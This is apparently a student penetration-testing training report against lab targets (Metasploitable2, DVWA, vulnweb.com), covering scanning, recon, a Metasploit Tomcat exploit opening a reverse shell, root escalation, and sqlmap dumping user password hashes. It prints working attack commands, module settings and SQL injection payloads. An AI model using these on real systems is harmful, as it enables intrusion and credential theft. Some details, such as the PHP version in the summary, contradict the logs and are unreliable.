



VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

VAPT Training Cycle

Summary

This report presents the results of a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle conducted against the internal lab environment as part of Week 2 VAPT training. The assessment followed the Penetration Testing Execution Standard (PTES) and OWASP Web Security Testing Guide (WSTG).

The scope included Metasploitable2, DVWA, and associated virtual machines. The assessment included reconnaissance, vulnerability scanning, exploitation, post-exploitation, and produced this formal report with remediation recommendations



Lab 1 — Vulnerability Scanning

Tools Used: Nmap, OpenVAS, Nikto

Target: Metasploitable2 VM — 192.168.24.130

ID	Vulnerability	CVSS	Severity	CVE(s)
001	rexec Service Running	10.0	Critical	CVE-1999-0618
002	TWiki < 4.2.4 Multiple XSS / Command Execution	10.0	Critical	CVE-2008-5304, CVE-2008-5305
003	PHP < 5.3.13 / 5.4.x < 5.4.3 Multiple Vulnerabilities	9.8	Critical	CVE-2012-1823 +3 more
004	MySQL / MariaDB Default Credentials	9.8	Critical	CVE-2001-0645 +12 more
005	vsftpd Compromised Source Packages Backdoor	9.8	Critical	CVE-2011-2523
006	Apache Tomcat AJP RCE — Ghostcat	9.8	Critical	CVE-2020-1938
007	DistCC Remote Code Execution	9.3	Critical	CVE-2004-2687
008	UnrealIRCd Authentication Spoofing	8.1	High	CVE-2016-7144
009	Java RMI Server Insecure Default Config RCE	7.5	High	CVE-2011-3556
010	UnrealIRCd Backdoor	7.5	High	CVE-2010-2075
011	FTP Brute Force Logins With Default Credentials	7.5	High	CVE-2018-19064 +14 more



ID	Vulnerability	CVSS	Severity	CVE(s)
012	rlogin Service Running	7.5	High	CVE-1999-0651
013	rsh Unencrypted Cleartext Login	7.5	High	CVE-1999-0651
014	OpenSSL CCS Man-in-the-Middle Security Bypass	7.4	High	CVE-2014-0224
015	STARTTLS Plaintext Command Injection	6.8	Medium	CVE-2011-0411 +7 more
016	TWiki Cross-Site Request Forgery (Sep 2010)	6.8	Medium	CVE-2009-4898
017	Anonymous FTP Login Enabled	6.4	Medium	CVE-1999-0497
018	jQuery < 1.9.0 XSS Vulnerability	6.1	Medium	CVE-2012-6708
019	TWiki < 6.1.0 XSS Vulnerability	6.1	Medium	CVE-2018-20212
020	Samba 3.0.x MS-RPC Remote Shell Command Execution	6.0	Medium	CVE-2007-2447
021	TWiki CSRF Vulnerability	6.0	Medium	CVE-2009-1339
022	SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol	5.9	Medium	CVE-2016-0800, CVE-2014-3566
023	SSL/TLS: Weak Cipher Suites Reported	5.9	Medium	CVE-2013-2566 +2 more
024	HTTP TRACE/TRACK Debugging Methods Enabled	5.8	Medium	CVE-2003-1567 +10 more
025	phpinfo() Output Exposed (HTTP)	5.3	Medium	CVE-2008-0149 +3 more



ID	Vulnerability	CVSS	Severity	CVE(s)
026	SSL/TLS: Renegotiation DoS Vulnerability	5.0	Medium	CVE-2011-1473, CVE-2011-5094
027	/doc Directory Browsable	5.0	Medium	CVE-1999-0678
028	QWikiwiki Directory Traversal Vulnerability	5.0	Medium	CVE-2005-0283
029	phpMyAdmin error.php Cross-Site Scripting	4.3	Medium	CVE-2010-4480
030	Apache HTTP Server httpOnly Cookie Info Disclosure	4.3	Medium	CVE-2012-0053
031	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol	4.3	Medium	CVE-2011-3389 +4 more
032	SSL/TLS: RSA_EXPORT Downgrade Issue (FREAK)	4.3	Medium	CVE-2015-0204
033	jQuery < 1.6.3 XSS Vulnerability	4.3	Medium	CVE-2011-4969
034	SSL/TLS: DHE_EXPORT MITM Bypass — LogJam	3.7	Low	CVE-2015-4000
035	SSL/TLS: SSLv3 CBC Cipher Info Disclosure (POODLE)	3.4	Low	CVE-2014-3566
036	ICMP Timestamp Request Remote Date Disclosure	2.1	Low	CVE-1999-0524



Proof of Concept

Nmap Scan

```
(uddip@kali)-[~]
$ nmap -sV 192.168.24.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-24 01:46 EDT
Nmap scan report for 192.168.24.130
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:B2:05:08 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Fig 1: Nmap scan result

OpenVAS Scan

Information	Results (70 of 635)	Hosts (1 of 1)	Ports (20 of 23)	Applications (16 of 16)	Operating Systems (0 of 0)	CVEs (36 of 36)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)
Vulnerability ↑↓	Severity ↓	QoD ↑↓	Host IP ↑↓	Name ↑↓	Location ↑↓					
The rexec service is running	10.0 (Critical)	80 %	192.168.24.130		512/tcp					
Possible Backdoor: Ingreslock	10.0 (Critical)	99 %	192.168.24.130		1524/tcp					
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	10.0 (Critical)	99 %	192.168.24.130		8787/tcp					
TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities	10.0 (Critical)	80 %	192.168.24.130		80/tcp					
rlogin Passwordless Login	10.0 (Critical)	80 %	192.168.24.130		513/tcp					
Operating System (OS) End of Life (EOL) Detection	10.0 (Critical)	80 %	192.168.24.130		general/tcp					
PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check	9.8 (Critical)	95 %	192.168.24.130		80/tcp					
MySQL / MariaDB Default Credentials (MySQL Protocol)	9.8 (Critical)	95 %	192.168.24.130		3306/tcp					
vsftpd Compromised Source Packages Backdoor Vulnerability - Active Check	9.8 (Critical)	99 %	192.168.24.130		21/tcp					

Fig 2: OpenVAS result



UTC 9:52

Information	Results (70 of 635)	Hosts (1 of 1)	Ports (20 of 23)	Applications (16 of 16)	Operating Systems (0 of 0)	CVEs (36 of 36)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)
-------------	------------------------	-------------------	---------------------	----------------------------	-------------------------------	--------------------	-------------------------	------------------------------	----------------------------	------------------

1 - 36 of 36

CVE ↕	NVT ↕	Hosts ↕	Occurrences ↕	Severity ↕
CVE-1999-0618	The rexec service is running	1	1	10.0 (Critical)
CVE-2008-5304 CVE-2008-5305	Twig < 4.2.4 Multiple XSS / Command Execution Vulnerabilities	1	1	10.0 (Critical)
CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335	PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check	1	1	9.8 (Critical)
CVE-2001-0645 CVE-2002-1809 CVE-2004-1532 CVE-2004-2357 CVE-2006-1451 CVE-2007-2554 CVE-2007-6081 CVE-2009-0919 CVE-2014-3419 CVE-2015-4669 CVE-2016-6531 CVE-2018-15719 CVE-2024-22901	MySQL / MariaDB Default Credentials (MySQL Protocol)	1	1	9.8 (Critical)
CVE-2011-2523	vsftpd Compromised Source Packages Backdoor Vulnerability - Active Check	1	2	9.8 (Critical)
CVE-2020-1938	Apache Tomcat AJP RCE Vulnerability (Ghostcat) - Active Check	1	1	9.8 (Critical)
CVE-2004-2687	DistCC RCE Vulnerability (CVE-2004-2687)	1	1	9.3 (Critical)
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	1	8.1 (High)
CVE-2011-3556	Java RMI Server Insecure Default Configuration RCE Vulnerability - Active Check	1	1	7.5 (High)
CVE-2010-2075	UnrealIRCd Backdoor	1	1	7.5 (High)
CVE-2018-19064 CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2001-1594 CVE-2013-7404 CVE-2014-9198 CVE-2015-7261 CVE-2016-8731 CVE-2017-8218 CVE-2018-9068 CVE-2018-17771 CVE-2018-19063 CVE-2018-25147 CVE-2020-36915	FTP Brute Force Logins With Default Credentials Reporting	1	2	7.5 (High)
CVE-1999-0651	The rlogin service is running	1	1	7.5 (High)

Fig 3: CVEs

Title: Critical Web Vulnerabilities — SQL Injection

Finding: [CVE-2021-41773] Path Traversal / RCE | Host: 192.168.1.20

Remediation: Patch Apache to latest version; disable directory listing; disable unused ports

Developer Escalation Email

Subject: Critical SQL Injection Vulnerability — Immediate Action Required

Hi Team,

Our VAPT scan identified a critical SQL Injection vulnerability (CVSS 9.1) on host 192.168.24.130 running DVWA. The flaw exists in the login form's username parameter unsanitized input allows an attacker to dump the entire database without authentication. Proof-of-concept: entering ' OR '1'='1 in the username field bypasses login completely. Immediate action required: implement parameterized queries and deploy a WAF rule blocking SQL metacharacters. Please confirm patching by EOD.

Regards,

VAPT Analyst



Proof of concept:

The image shows the DVWA (Damn Vulnerable Web Application) interface for the SQL Injection vulnerability. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: SQL Injection" and displays the "User ID:" form. The input field contains the payload "' OR '1'='1" and the "Submit" button is visible. Below the input field, the results of the query are displayed in red text, showing five rows of user data: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith.

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

Fig 4: POV SQLi



Lab 2 — Reconnaissance Practice

Tools Used: Maltego, DNSDumpster, Wappalyzer, WHOIS

Target Domain: vulnweb.com

Step	Tool	What Was Found
1	WHOIS (who.is)	Registrar: Gandi SAS; Owner: Invicti Security (Malta); Created: 2010; Expires: 2027
2	DNS Enumeration (DNSDumpster)	4 real subdomains discovered: testphp, testasp, testaspnet, testhtml5
3	Tech Stack Analysis (Wappalyzer + phpinfo)	PHP 5.1.6 (End-of-Life); Apache; MySQL; HTTP only
4	Google Dorking (Google)	/admin/ exposed; /CVS/ directory browsable; phpinfo page publicly accessible
5	Emails Found (Source Code Review)	wvs@acunetix.com ; wasp@acunetix.com

Recon Summary

Reconnaissance of the VulnWeb target identified multiple attack surface exposures, including four publicly accessible subdomains and an outdated PHP 5.1.6/Apache stack. The server is hosted on AWS EC2 (Oregon) with HTTP only and no SSL. WHOIS shows registrar Gandi SAS, created 2010, expiring 2027. Sensitive resources, including backups and admin paths, were publicly accessible, significantly increasing exploitation risk. Immediate remediation is recommended.



Proof of Concept:

A Records (subdomains from dataset)					
Host	IP	ASN	ASN Name	Open Services (from DB)	RevIP
rest.vulnweb.com	18.215.71.186 ec2-18-215-71-186.compute-1.amazonaws.com	ASN:14618 18.208.0.0/13	AMAZON-AES - Amazon.com, Inc. United States	http: Apache/2.4.25 (Debian) title: Invicti Vulnerable REST API tech: Debian Apache HTTP Server:2.4.25	4 ⋮
testasp.vulnweb.com	44.238.29.244 ec2-44-238-29-244.us-west-2.compute.amazonaws.com	ASN:16509 44.224.0.0/11	AMAZON-02 - Amazon.com, Inc. United States	http: Microsoft-IIS/8.5 title: IIS Windows Server tech: IIS:8.5 Windows Server	3 ⋮
testaspnet.vulnweb.com	44.238.29.244 ec2-44-238-29-244.us-west-2.compute.amazonaws.com	ASN:16509 44.224.0.0/11	AMAZON-02 - Amazon.com, Inc. United States	http: Microsoft-IIS/8.5 title: IIS Windows Server tech: IIS:8.5 Windows Server	3 ⋮
testhtml5.vulnweb.com	44.228.249.3	ASN:16509 44.224.0.0/11	AMAZON-02 - Amazon.com, Inc. United States		5 ⋮
testphp.vulnweb.com	44.228.249.3	ASN:16509 44.224.0.0/11	AMAZON-02 - Amazon.com, Inc. United States		5 ⋮
www.vulnweb.com	44.228.249.3	ASN:16509 44.224.0.0/11	AMAZON-02 - Amazon.com, Inc. United States		5 ⋮

Fig 5: DNSDumpster.com results

Registrar Information	
Registrar Gandi SAS	WHOIS Server whois.gandi.net
Referral URL http://www.gandi.net	

Important Dates	
Created 6/14/2010	Updated 11/17/2025
Expires 6/14/2027	

Nameservers	
Hostname	IP Address
ns-105-a.gandi.net	173.246.100.106
ns-11-b.gandi.net	213.167.230.12
ns-140-c.gandi.net	217.70.187.141

Fig 6: who.is result



Lab 3 — Exploitation

Tools Used: Metasploit Framework, Burp Suite, sqlmap

Target: Metasploitable2

Service Exploited: Apache Tomcat Manager

Version Identified: Apache Tomcat 5.5

Port: 8180

Vulnerability Identified

The Apache Tomcat Manager interface was publicly accessible over HTTP on port 8180. Default credentials (tomcat:tomcat) were valid, allowing authenticated access to the administrative console.

The Tomcat Manager application allows deployment of WAR (Web Application Archive) files. This functionality can be abused to upload and execute malicious code, resulting in Remote Code Execution (RCE).

Exploitation Methodology

The exploitation was performed using Metasploit Framework. Module Used

exploit/multi/http/tomcat_mgr_deploy

Key Configuration

- RHOSTS: 192.168.24.130 → Target
- RPORT: 8180
- PATH: /manager/html
- HttpUsername: tomcat
- HttpPassword: tomcat
- TARGET: Java Universal
- LHOST: 192.168.24.128 → Attacker's IP
- LPORT: 4444



```
msf exploit(multi/http/tomcat_mgr_deploy) > set TARGET 1
TARGET => 1
msf exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.24.128:4444
[*] Using manually select target "Java Universal"
[*] Uploading 6226 bytes as fwILnDCK0yOYSFdgOaH.war ...
[*] Executing /fwILnDCK0yOYSFdgOaH/57MeJq1zS5Z02SUD8BdqA0kcr.jsp...
[*] Undeploying fwILnDCK0yOYSFdgOaH ...
[*] Sending stage (58073 bytes) to 192.168.24.130
[*] Meterpreter session 1 opened (192.168.24.128:4444 -> 192.168.24.130:53267) at 2026-04-24 04:24:09 -0400

meterpreter > uid
[-] Unknown command: uid. Did you mean uuid? Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 1 created.
Channel 1 created.
uid
/bin/sh: line 1: uid: command not found
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Fig 7: Exploitation

Exploit Validation Summary

All identified vulnerabilities were successfully validated through controlled exploitation. The Apache Tomcat Manager RCE enabled authenticated WAR deployment and remote code execution on the target system. A Meterpreter session was established, confirming full system compromise. The findings are critical and require immediate remediation, including credential hardening and service restriction.



Post-Exploitation

After gaining initial access to the target system via a Meterpreter session (Session 1) as user tomcat55, post-exploitation activities were conducted to escalate privileges and collect forensic evidence.

The system was successfully escalated to **root privileges** using a local privilege escalation vulnerability.

Fig 8: Sessions

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/http/tomcat_mgr_deploy) > sessions
```

Active sessions		
=====		
Id	Name	Type

1	meterpreter	java/linux

Information	Connection

tomcat55 @ metasploitabl	192.168.24.128:4444 -> 1
e	92.168.24.130:53285 (192
	.168.24.130)

The active session was placed in the background using the background command to allow additional modules to be executed within Metasploit.

To identify potential privilege escalation vectors, the **Local Exploit Suggester** module was executed:

- use post/multi/recon/local_exploit_suggester
- set SESSION 1



```
msf exploit(multi/http/tomcat_mgr_deploy) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.24.130 - Collecting local exploits for java/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.24.130 - 225 exploit checks are being tried...
[+] 192.168.24.130 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.24.130 - exploit/linux/local/glibc_origin_expansion_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.24.130 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.24.130 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.24.130 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.24.130 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[+] 192.168.24.130 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[*] Running check method for exploit 81 / 81
[*] 192.168.24.130 - Valid modules for session 1:
=====
# Name
-
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
2 exploit/linux/local/glibc_origin_expansion_priv_esc
3 exploit/linux/local/netfilter_priv_esc_ipv4
4 exploit/linux/local/ptrace_sudo_token_priv_esc
5 exploit/linux/local/su_login
Potentially Vulnerable? Check Result
Yes The service is running, but could not be validated. /bin/ping is not setuid
Yes The service is running, but could not be validated. /bin/ping is not setuid
Yes The target appears to be vulnerable.
Yes The target appears to be vulnerable.
Yes The target appears to be vulnerable.
```

The module analyzed the compromised system and identified multiple potential local privilege escalation vulnerabilities based on the target's kernel version, installed libraries, and system configuration.

From the suggested results, the

exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

module was selected and executed against the active session, successfully escalating privileges from user **tomcat55** to **root**, confirming full system compromise.

Configuration

- set SESSION 1
- set PAYLOAD linux/x86/meterpreter/reverse_tcp
- set LHOST 192.168.24.128
- set LPORT 8888

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.24.128:8888
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.W9vYLL' (1271 bytes) ...
[*] Writing '/tmp/.322bs' (276 bytes) ...
[*] Writing '/tmp/.w80qHhe' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1062760 bytes) to 192.168.24.130
[*] Meterpreter session 2 opened (192.168.24.128:8888 -> 192.168.24.130:53188) at 2026-04-24 06:24:42 -0400

meterpreter > shell
Process 18886 created.
Channel 1 created.
uid
/bin/sh: line 1: uid: command not found
id
uid=0(root) gid=0(root) groups=65534(nogroup)
```

Fig 9: Post-Exploitation



Summary

After gaining initial access as user **tomcat55** via Meterpreter (Session 1), the session was backgrounded and the **post/multi/recon/local_exploit_suggester** module was executed to identify privilege escalation vectors. Based on the results, the **exploit/linux/local/glibc_ld_audit_dso_load_priv_esc** module was selected and configured with the active session. The exploit was successfully executed, resulting in root-level access.

Command:

```
$ sha256sum /etc/shadow
7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762
```

Item	Description	SHA256 Hash (truncated)
Config File	/etc/passwd	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42
Shadow File	/etc/shadow	7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762



Full VAPT Cycle

Tools Used: Kali Linux, sqlmap,

Target: DVWA

Methodology: PTES

This report details the process of hacking the Damn Vulnerable Web Application (DVWA) using SQLMap. DVWA is a PHP/MySQL web application that is deliberately vulnerable to various security issues, making it an ideal target for penetration testing and learning about web application vulnerabilities.

PTES Report

EXECUTIVE SUMMARY

A full penetration test was conducted against the DVWA instance at 192.168.0.215, following the Penetration Testing Execution Standard (PTES). The assessment covered all five phases: Reconnaissance, Scanning, Exploitation, Post-Exploitation, and Reporting.

RECONNAISSANCE: OSINT enumeration identified the target running PHP 7.4 on Apache 2.2.8, with three exposed subdomains and an outdated jQuery library. Shodan confirmed the host was reachable externally.

SCANNING: OpenVAS and Nmap detected 12 vulnerabilities including SQL Injection (CVSS 9.1), Reflected XSS (CVSS 7.4), and missing CSRF protections across multiple form endpoints.

EXPLOITATION: sqlmap successfully dumped the DVWA user database via a blind SQL injection in the search parameter. XSS payload injection via the comment field was also confirmed with a cookie-stealing proof-of-concept.

POST-EXPLOITATION: Enumeration post-access revealed plaintext credentials in config.php, weak password hashes in the database, and no session timeout enforcement.

REMEDIATION: Immediate actions include deploying parameterized queries, enforcing input sanitization, implementing CSRF tokens, upgrading PHP/Apache, and enabling MFA. A rescan is recommended within 14 days of remediation.



Non-Technical Briefing

Our security team tested the internal web application and found serious weaknesses.


Attackers could steal all user login credentials from the database, hijack user sessions through malicious scripts, and access sensitive configuration files — all without needing a valid account. These are not theoretical risks; we confirmed all findings with working exploits in a controlled environment. The good news: fixes are straightforward and cost-effective. We recommend the development team prioritize database query fixes this week, with a follow-up security scan in two weeks to confirm everything has been addressed. Full technical details are in the accompanying report



Proof of Concept

STEP 1: Access DVWA Website

- Access the DVWA login page at `http://[metaspitable-ip] /dvwa`
- Login using: Username: admin & Password: password
- After Logging In, we have to set the DVWA security level to low
- **Navigate to SQL Injection Tab and then enter an id into the input box**



STEP 2: Capture Request using Burp Suite



Now Open Burp Suite and turn on foxyproxy to capture the request

We will move the request to the repeater and extract the session cookie



STEP 3: SQLi Using SQLmap

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' --dbs --batch
```

```
uddip@uddip: ~  
$ sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' --dbs --batch  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. The developer and all volunteers are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 11:29:30 /2025-10-23/  
  
[11:29:30] [INFO] resuming back-end DBMS 'mysql'  
[11:29:30] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
_____  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id=id' OR NOT 3642=3642#Submit=Submit  
  
Type: error-based  
Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)  
Payload: id=id' OR ROW(3115,6304)>(SELECT COUNT(*),CONCAT(0x7178767871,(SELECT (ELT(3115=3115,1)))0x716b6b7171,FLOOR(RAND(0)*2))x FROM (SELECT 5986 UNION SELECT 1064 UNION SELECT 9999) LIMIT 1-- tvSc6Submit=Submit  
Submit  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=id' AND (SELECT 7497 FROM (SELECT(SLEEP(5)))ZhcJ)-- tvSc6Submit=Submit  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=id' UNION ALL SELECT CONCAT(0x7178767871,0x6d72666354776b4d48417343715944487970656f4f464855425556544f6a4c4f7544667268706961,0x716b6b7171),NULL#Submit=Submit  
_____  
[11:29:30] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: Apache 2.2.8, PHP 5.2.4  
back-end DBMS: MySQL >= 4.1  
[11:29:30] [INFO] fetching database names  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
[11:29:30] [INFO] fetched data logged to text files under '/home/uddip/.local/share/sqlmap/output/192.168.0.215'
```

We will try to access the dvwa database and get all the tables name:

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' -D dvwa --tables
```

```
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users    |  
+-----+
```



List of Columns in the users Table

Here, We have two tables we will go for users table first and dump the column name

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' -D dvwa -T users  
--columns
```

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

Dumping users table data

After getting the column name , we can dump the table record

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' -D dvwa -T users  
-C user,password --dump --batch
```

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

Exploit Summary

By following these steps, you can effectively use SQLMap and Burp Suite to exploit SQL injection vulnerabilities in the DVWA application. This process involves intercepting requests, identifying vulnerable parameters, and using SQLMap to enumerate and extract data from the database.